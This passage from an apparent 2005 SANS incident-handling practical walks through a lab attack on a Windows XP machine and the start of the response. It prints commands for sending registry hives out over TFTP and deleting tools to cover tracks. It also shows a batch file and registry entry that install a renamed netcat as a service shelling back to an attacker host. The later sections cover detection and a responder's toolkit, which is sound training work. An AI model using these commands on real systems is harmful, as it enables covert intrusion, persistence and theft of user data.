


C:\Documents and Settings\Eve\Desktop\Attack Tools

04028
netcat
NTUSER1
NTUSER2
NTUSER3
NTUSER4
NTUSER5

Figure 22

He knows from his testing that ERUNT places ntuser.dat files into the odd numbered folders and UsrClass.dat files into even number folders. He enters each of the odd numbered folders and TFTPs the contents back to the appropriate folder on the TFTP server.




```
C:\loot\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCE7-1DF6

 Directory of C:\loot\Users

02/13/2005  02:54 PM    <DIR>          .
02/13/2005  02:54 PM    <DIR>          ..
02/13/2005  02:54 PM    <DIR>          00000001
02/13/2005  02:54 PM    <DIR>          00000002
02/13/2005  02:54 PM    <DIR>          00000003
02/13/2005  02:54 PM    <DIR>          00000004
02/13/2005  02:54 PM    <DIR>          00000005
02/13/2005  02:54 PM    <DIR>          00000006
               0 File(s)              0 bytes
               8 Dir(s)   9,161,940,992 bytes free

C:\loot\Users>cd 00000001
cd 00000001

C:\loot\Users\00000001>tftp -i 192.168.200.129 put ntuser.dat ntuser1\ntuser.dat

tftp -i 192.168.200.129 put ntuser.dat ntuser1\ntuser.dat
Transfer successful: 233472 bytes in 1 second, 233472 bytes/s

C:\loot\Users\00000001>_
```

Figure 23

He repeats this process for each of the odd numbered folders.

Covering Tracks

Now that the attack is complete, he wants to remove the evidence from this machine. He returns back to the root directory and simply does a recursive delete of the tools and loot folder. He uses the rmdir command to remove the directories with a /s which tells rmdir to remove all files and folders contained in those directories.[38]



```
C:\>rmdir /s loot
rmdir /s loot
loot, Are you sure (Y/N)? y
y

C:\>rmdir /s tools
rmdir /s tools
tools, Are you sure (Y/N)? y
y

C:\>_
```

Figure 24

That's one of the beautiful things about this attack. There isn't a big complicated mess to clean up afterwards.

[38] MICROSOFT DOS Information about the rd / rmdir command. 2005. Computer Hope. 17 February 2005. http://www.computerhope.com/rmdirhlp.htm#01

Keeping Access

To be frank, our attacker doesn't want to keep access any more than a traditional brick and mortar criminal would want to stick around his crime scene. The goal is to execute the equivalent of a digital burglary. A smart burglar in the physical world will find the easiest target available to him that has a reasonable chance of yielding valuable items to steal. The burglar will make entry into a home as fast as possible and then will generally look in the obvious places such as under beds and in drawers looking for items like credit cards, jewelry, guns, and financial documents. He wants to get his stuff and then get out quickly with the minimal amount of tracks left behind. He doesn't want to come back. Our bad guy isn't any different. He's executing a digital burglary that is going after the low hanging fruit. If he loads up the machine with a lot of malware and starts to use the machine for his purposes (like key logging looking for passwords, credit card numbers, etc.) by continually coming back, it increases the risk of detection, investigation, and potential prosecution. All of that said, for purposes of this paper, we'll call our attacker greedy.


Our attacker is a DOS shell kind of guy and he favors simple solutions to these sort of problems. He has a firewall to deal with so his solution needs to be an outbound connection originating from the victim machine. He decides that he wants to use a variation of an idea that was put forth by Mr. Eric Vilhauer in his GCIH practical paper.[39] Mr. Vilhauer's solution is to edit the registry so that each time the victim's computer is booted up, it will execute a script that will tell Netcat to shovel a shell out to a designated machine. The general gist of this idea fits in with the flow of our attacker's work on this machine so he decides to do something similar. His solution is to place Netcat on the victim's machine and to set it up to run as a service every time the machine boots.

Our attacker's first step is to obtain the standard Windows executables cmd.exe (the standard Windows command shell executable), srvany.exe (a standard Microsoft Windows utility that allows a DOS program to be run as a service), instsrv.exe (modifies the Windows registry to run srvany.exe as the service name of the user's choice) and nc.exe (the Netcat executable). He renames Srvany.exe to spool32.exe. Nc.exe is renamed to desktop.exe. Cmd.exe is renamed to network.exe. They are renamed so that their purpose will be better concealed and so they will blend in better with the other legitimate processes. Instsrv.exe isn't renamed because it will not be appearing as a process and it's a

[39] Vilhauer, Eric. Windows GDI+ Buffer Overflow Vulnerability. 16 November 2004. SANS Reading Room. 08 Feburary 2005. http://www.giac.org/practical/GCIH/Eric_Vilhauer_GCIH.pdf

legitimate Microsoft Windows file.


He then creates a registry file named windows.reg



```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\spool32\Parameters]
"Application"="c:\\windows\\desktop.exe 192.168.200.129 4242 -e network.exe"
"AppDirectory"="c:\\windows"
```

Figure 25

Finally, creates a batch file called maintain.bat:




```
@echo off
cd\
cd windows
tftp -i 192.168.200.129 GET desktop.exe
tftp -i 192.168.200.129 GET network.exe
tftp -i 192.168.200.129 GET spool32.exe
tftp -i 192.168.200.129 GET instsrv.exe
tftp -i 192.168.200.129 GET windows.reg
instsrv.exe spool32 c:\windows\spool32.exe
regedit /s windows.reg
```

Figure 26

This batch file changes the directory to the c:\Windows directory and places the executables into the directory. This directory was chosen because it generally isn't viewed by the casual user and the files that are going to be placed in there are named in such a way that they will probably not draw much attention to themselves

Once the executables are in place, the batch file uses instsrv.exe to create a service called spool32 in the victim's registry.




My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\spool32

Figure 27

The last line tells regedit (an Windows application that is used to edit the registry) to silently execute windows.reg which places the folder named "Parameters" into the spool32 directory and tells the newly created service that it's purpose is to have desktop.exe (our newly renamed


Netcat) to shovel a shell to 192.168.200.129 at port 4242 and to open a command shell (cmd.exe AKA network.exe) upon connection.



Name	Type	Data
(Default)	REG_SZ	(value not set)
AppDirectory	REG_SZ	c:\windows
Application	REG_SZ	c:\windows\desktop.exe 192.168.200.129 4242 -e network.exe

Figure 28


Our attacker places the maintain.bat file in the root of victim's machine, executes it, and then deletes it.



```
C:\>tftp 192.168.200.129 GET maintain.bat
tftp 192.168.200.129 GET maintain.bat
Transfer successful: 303 bytes in 1 second, 303 bytes/s

C:\>maintain.bat
maintain.bat
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
Transfer successful: 388608 bytes in 1 second, 388608 bytes/s
Transfer successful: 15872 bytes in 1 second, 15872 bytes/s
Transfer successful: 63488 bytes in 1 second, 63488 bytes/s
Transfer successful: 452 bytes in 1 second, 452 bytes/s

The service was successfuly added!

Make sure that you go into the Control Panel and use
the Services applet to change the Account Name and
Password that this newly installed service will use
for its Security Context.
C:\WINDOWS>cd\
cd\

C:\>del maintain.bat
del maintain.bat

C:\>
```

Figure 29


When the victim machine is rebooted, this how it looks to the attacking machine:



```
C:\Documents and Settings\Eve\Desktop\Attack Tools\netcat>nc -l -p 4242
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\windows>hostname
hostname
victim

c:\windows>_
```

Figure 30


This is the results of a netstat run on the victim machine:



```
C:\Documents and Settings\Victim1>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    victim:1027            192.168.200.129:4242   ESTABLISHED
```

Figure 31

This is what now appears in the task manager process listing of the victim machine:



```
Image Name           User Name         CPU   Mem Usage
spool32.exe          SYSTEM            00     1,092 K
VMwareUser.exe       Victim1           00     2,304 K
VMwareTray.exe       Victim1           00     2,216 K
explorer.exe         Victim1           00    12,344 K
spoolsv.exe          SYSTEM            00     3,076 K
svchost.exe          LOCAL SERVICE     00     2,912 K
taskmgr.exe          Victim1           00     3,124 K
svchost.exe          NETWORK SERVICE   00     1,580 K
svchost.exe          SYSTEM            00    13,344 K
svchost.exe          SYSTEM            00     2,392 K
lsass.exe            SYSTEM            02     4,760 K
services.exe         SYSTEM            00     2,596 K
winlogon.exe         SYSTEM            00     3,432 K
csrss.exe            SYSTEM            00     2,836 K
smss.exe             SYSTEM            00       344 K
network.exe          SYSTEM            00     1,096 K
VMwareService.exe    SYSTEM            00     1,636 K
desktop.exe          SYSTEM            00     1,544 K
System               SYSTEM            00       216 K
System Idle Process  SYSTEM            98        20 K
```

Figure 32

Notice that we have three processes from this attack running now. The spool32 file is actually srvany.exe, network.exe is our command shell and desktop.exe is Netcat in disguise.

IV. The Incident Handling Process

Preparation

Our victim is the average home user rather than an employee of an organization that has pre-determined incident response polices and capabilities. Our victim's machine is typical of what most of us have seen out in the field at one time or another. Our user has a consumer grade firewall that he mistakenly thinks will protect him from all that is evil on the Internet so long as he doesn't open up any strange attachments in his email. Therefore, he has no anti-spyware or anti-virus software installed.

© SANS Institute 2000 - 2005, Author retains full rights.

Fortunately for our user, he has a friend who is a professional incident handler and who has attended SANS Track 4 training. He's willing to help our user out on his own time. Our good Samaritan is prepared for these incidents. He is prepared and he knows not to panic.

Our incident handler has in his jump bag[40]:

- Large FAT32 formatted hard drives for evidence collection. Our incident handler prefers standard IDE drives, but external USB or Firewire drives are acceptable also. FAT32 is the preferred choice in case images need to be made in DOS. DOS will not recognize NTFS partitions.
- A USB thumb drive of reasonable size. 512MB drives are cheap.
- Blank CDs and preformatted floppy disks including DOS boot disks. Even in 2005, you never know when you might need a DOS boot disk.
- Various read/write and read only hardware devices to connect evidence and storage drives to an imaging computer.
- A laptop with a Firewire and USB ports to facilitate imaging. Our incident responder prefers to have a Windows laptop with VMWare installed. He has his favorite Linux distribution installed as a Vmware image with all of his Linux incident response tools. This gives him the ability to have all of the Windows tools available to him, the hardware support of having a Windows guest operating system, and having his Linux OS available to him at the very same time. Very nice.
- A hub to facilitate networking. You want a hub in case you want to sniff traffic. A switch is going to limit the traffic that you are going to be able to observe.
- Bootable response media such as the Helix[41] incident response CD that contains both Windows and Linux incident response utilities.
- A DOS or Linux floppy disk that contains trusted binaries and incident response tools similar to what you would find on a Helix style CD just in case there is no optical drive on a victim machine.
- A cell phone. There is always someone smarter than you. Hopefully, that person will take your calls if you get into trouble.
- An EnCase[42] DOS Boot Floppy disk and CD to facilitate making

[40] SANS Institute. Track 4- Hacker Techniques, Exploits & Incident Handling. Volume 4.1. SANS Press. 17 November 2004. Page 59 – 64.
[41] Helix. Incident Response and Computer Forensics Live CD. 2005. e-fense, inc. 18 February 2005. http://www.e-fense.com/helix/index2.html
[42] Principal Solutions for Incident Response and Computer Forensics. 2005. Guidance Software Incorporated. 01 March 2005. www.guidancesoftware.com

forensic images in DOS.


- An IDE PCI card that can be placed into a victim machine and that drives can be connected to in case a DOS image needs to be made and using the native drive controllers aren't an option.
- Extra IDE, SATA, Firewire, USB, and SCSI cables.
- Lots of Ethernet cables. Our responder also has cross over cables so that he can make direct connections to machines for purposes such as imaging.
- Documentation items such as notebook with numbered pages, a tape recorder, and a camera. Our responder wants to properly document everything he does.
- Incident response and forensic imaging forms for recording the details of the response and forensic process such as the maintenance of chain of custody.
- Miscellaneous evidence handling items such as static bags, desiccants (if you have to ship evidence and you are concerned about moisture), and evidence labels.
- A toolkit consisting of tools such as a flashlight, screwdrivers, tweezers, and other tools that would facilitate the incident response and forensic process.
- Lots of pens for all of the forms and documentation.

Identification

This is the real problem area with this particular attack. The time line could get pretty ugly. The time between when the attack occurred and when it's detected could be the amount of time it takes for the credit card bills with all of the fraudulent charges to start rolling in. Even then, our victim would have to suspect that the identity theft occurred because something happened on his computer. He may very well not make that connection.

There are two layers of defense that could have helped detect the incident and would have probably prevented it from occurring early. The first is proper anti-virus protection. The malicious JPEG is readily detected and dealt with by anti-virus software. For example, Symantec's Norton Anti-Virus 2004[43] with up to date virus signatures will detect our attacker's malicious JPEG:

[43] Norton AntiVirus 2005. 2005. Symantec Corporation. 03 March 2005. http://www.symantec.com/nav/nav_9xnt/ (They don't have a web page for the 2004 product)



Norton AntiVirus

Virus Alert

High Risk

Norton AntiVirus has detected and removed a virus from your computer.

Object Name	C:\Documents and Settin...\porn.jpg
Virus Name	Bloodhound.Exploit.13
Action Taken	The file was automatically deleted.

Figure 33

Clicking on the virus name brings up a page from the Symantec Security Response database that gives a relatively generic description of what it thinks the JPEG might be. It starts out by explaining that the Bloodhound exploit might be related to the MS04-028 vulnerability or potentially a corrupted JPEG. It doesn't state that a positive hit is definitive proof of an exploit, but it does explain the basic information about the MS04-028 vulnerability. It suggests that the user submit any hits to Symantec Security Response. Even if the victim user were to shrug this off as a false positive, the attack would have been stopped and there wouldn't need to be any sort of formal incident response.[44]

A good way to contain this attack would be to use a firewall that would block certain outbound traffic. The Microsoft Windows XP Pro firewall didn't alert on the outbound Netcat connection that was being shoveled by the evil JPEG when I tested it on a machine that had the firewall enabled. I enabled the firewall in network settings and then selected properties on the same malicious JPEG used in the attack. The connection was established to the attacking machine on port 4242 and there was no interference or notification from the firewall. For a host based firewall to be effective against this attack, it would have to be configured to alert the user when an application is behaving suspiciously.

[44] Bloodhound.Exploit.13. 2005. Symantec Corporation. 17 February 2005. http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.13.html

A hardware firewall that was set to block all outbound ports except certain necessary ports such as port 80 (web surfing) would have stopped this attack. The obvious counter-measure is for the attacker to use a well known port like 443 (secure web surfing) or 80 that is unlikely to be blocked by an outbound firewall rule. That means that an anti-virus program with up to date signatures is key in preventing this sort of attack.


If our attacker didn't make any effort to maintain access on this victim machine, it's very unlikely this attack would ever have been noticed or investigated. The amount of time that the attacker was connected to the machine was minimal. It was just enough time to type some commands and TFTP some files back and forth. No evidence was left behind except what was left in unallocated space on the hard drive and the single entry that was left in the application log. The fact that explorer.exe crashed and left an entry in the log might not be considered terribly unusual considering it's not unheard of for Windows to crash.

What could very well result in detection and investigation would be the post-attack effort to maintain control. Our attacker chose to leave behind several executables that would work together create an active connection back to an attacking machine and that would require processes that could easily be viewed in the task manager or similar tool.

For purposes of our scenario, our victim experiences unrelated problems with Windows that causes him to contact his incident responder friend. During the course of troubleshooting this unrelated issue, our incident responder asks the victim to bring up the task manager and read off the list of running processes. When our victim reads off the processes including the network.exe, desktop.exe, and spool32.exe, our incident responder knows something is up and immediately travels to our victim's home to investigate further.

He brings with him his jump bag filled with the goodies that we listed in the preparation section including the Helix CD. Our incident responder places the Helix CD into the victim's CD drive and a formatted blank floppy into the floppy drive and begins his investigation.

© SANS Institute 2000 - 2005, Author retains full rights.


HELIX is based on Knoppix (http://www.knoppix.net). Written by Drew Fahey, e-fense, Inc. (http://www.e-fense.com) for Incident Response and Computer Forensics.

Acquire a "live" image of a Windows System using dd.

Tools for conducting an Incident Response on Windows Systems.

Documents pertaining to Incident Response, Computer Forensics, Computer Security & Computer Crime.

Browse contents of the CD-ROM and Host OS.

Figure 34
He selects "Tools for conducting an Incident Response on Windows Systems"





Figure 35

He wishes to get an initial assessment of the situation by running FRED (First Responder's Evidence Disk) which is a tool that was originally designed by the United States Air Force Office of Special Investigations.[45] FRED is a batch file that runs a variety of useful data collection programs and then places their output onto the floppy drive.

He first selects the Helix command shell and runs a netstat –an command and sends it to a text file on his floppy disk.

[45] Kornblum, Jesse. Preservation of Fragile Digital Evidence by First Responders 2002. Center for Systems Assurance at Syracuse University. 18 February 2005. http://csa.syr.edu/Jesse_Kornblum.pdf

